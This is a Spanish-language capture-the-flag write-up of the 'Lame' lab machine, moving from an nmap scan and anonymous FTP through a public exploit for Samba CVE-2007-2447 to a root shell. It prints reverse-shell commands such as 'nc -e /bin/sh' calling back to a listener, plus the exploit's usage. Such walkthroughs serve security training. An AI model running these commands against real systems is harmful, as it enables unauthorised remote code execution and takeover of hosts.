
Lame - Writeup


RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos abiertos con nmap:



```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 63 vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYnaZLzcOiy21D3ZvOwYb6AA3765zdgCd2Tgand7F0YD
5UtXG7b7fbz99chReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSIXSUajnU5oWmY5×85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAAAIBCQxNKzi1TyP+QJIFa3M0o
LqCVWI0We/ARtXrzpBOJ/dt0hTJXCeYisKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f971lEazeJ
LqfiWrAzoklqSWyDQJAAAAIA1lAD3xWYkeIeHv/R3P9i+XaoI7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIE
d3gH6oBk/YRnjzxlEAYBsvCmM4a0jmhz0oNiRWlc/F+bkUeFKrBx/D2fdfZmhrGg==
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sRvQBwqAhQjeeyyIk8T55gMDkOD0akSlSXvLDcmcdYf
xeIF0ZSuT+nkRhij7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJjYucg87JjLeC66I7+dlEYX6z
T8i1XYwa/L1vZ3qSJISGVu8kRPikMv/cNSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
139/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 63 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     syn-ack ttl 63 distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Podemos acceder por ftp como el usuario anonymous pero no hay ningun archivo:



```
└─$ ftp 10.10.10.3
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||53886|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||46010|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 .
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ..
```

Como vemos que samba tiene la version "3.0.20", vamos a buscar si contiene alguna vulnerabilidad:

```
git clone https://github.com/Ziemni/CVE-2007-2447-in-Python
```



CVE-2007-2447 - Python implementation

Description

Python implementation of 'Username' map script' RCE Exploit for Samba 3.0.20 < 3.0.25rc3 (CVE-2007-2447).

Usage

```
python3 smbExploit.py <IP> <PORT> <PAYLOAD>
```


- IP - Ip of the remote machine.
- PORT - (Optional) Port that smb is running on.
- PAYLOAD - Payload to be executed on the remote machine e.g. reverse shell.

Examples:

```
python3 smbExploit.py 192.168.1.2 139 'nc -e /bin/sh 192.168.1.1 4444'
```


```
python3 smbExploit.py 192.168.1.2 'nc -e /bin/sh 192.168.1.1 4444'
```

Vamos a probar si funciona enviandonos un ping desde la maquina victima poniendonos a la escucha con tcpdump:




```
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:15:58.528930 IP 10.10.10.3 > 10.10.14.5: ICMP echo request, id 60695, seq 79, length 64
16:15:58.528951 IP 10.10.14.5 > 10.10.10.3: ICMP echo reply, id 60695, seq 79, length 64
16:15:59.529581 IP 10.10.10.3 > 10.10.14.5: ICMP echo request, id 60695, seq 80, length 64
16:15:59.529606 IP 10.10.14.5 > 10.10.10.3: ICMP echo reply, id 60695, seq 80, length 64
16:16:00.530274 IP 10.10.10.3 > 10.10.14.5: ICMP echo request, id 60695, seq 81, length 64
16:16:00.530300 IP 10.10.14.5 > 10.10.10.3: ICMP echo reply, id 60695, seq 81, length 64
```

Vemos que estamos recibiendo respuesta, por lo que podemos ejecutar comandos desde la maquina victima. Vamos a envianos una conexion con netcat desde la maquina victima y nos ponemos a la escucha para recibirla:



```
└─$ python3 smbExploit.py 10.10.10.3 139 'nc -e /bin/sh 10.10.14.5 1234'
[*] Sending the payload
```



```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.3] 60831

whoami
root
```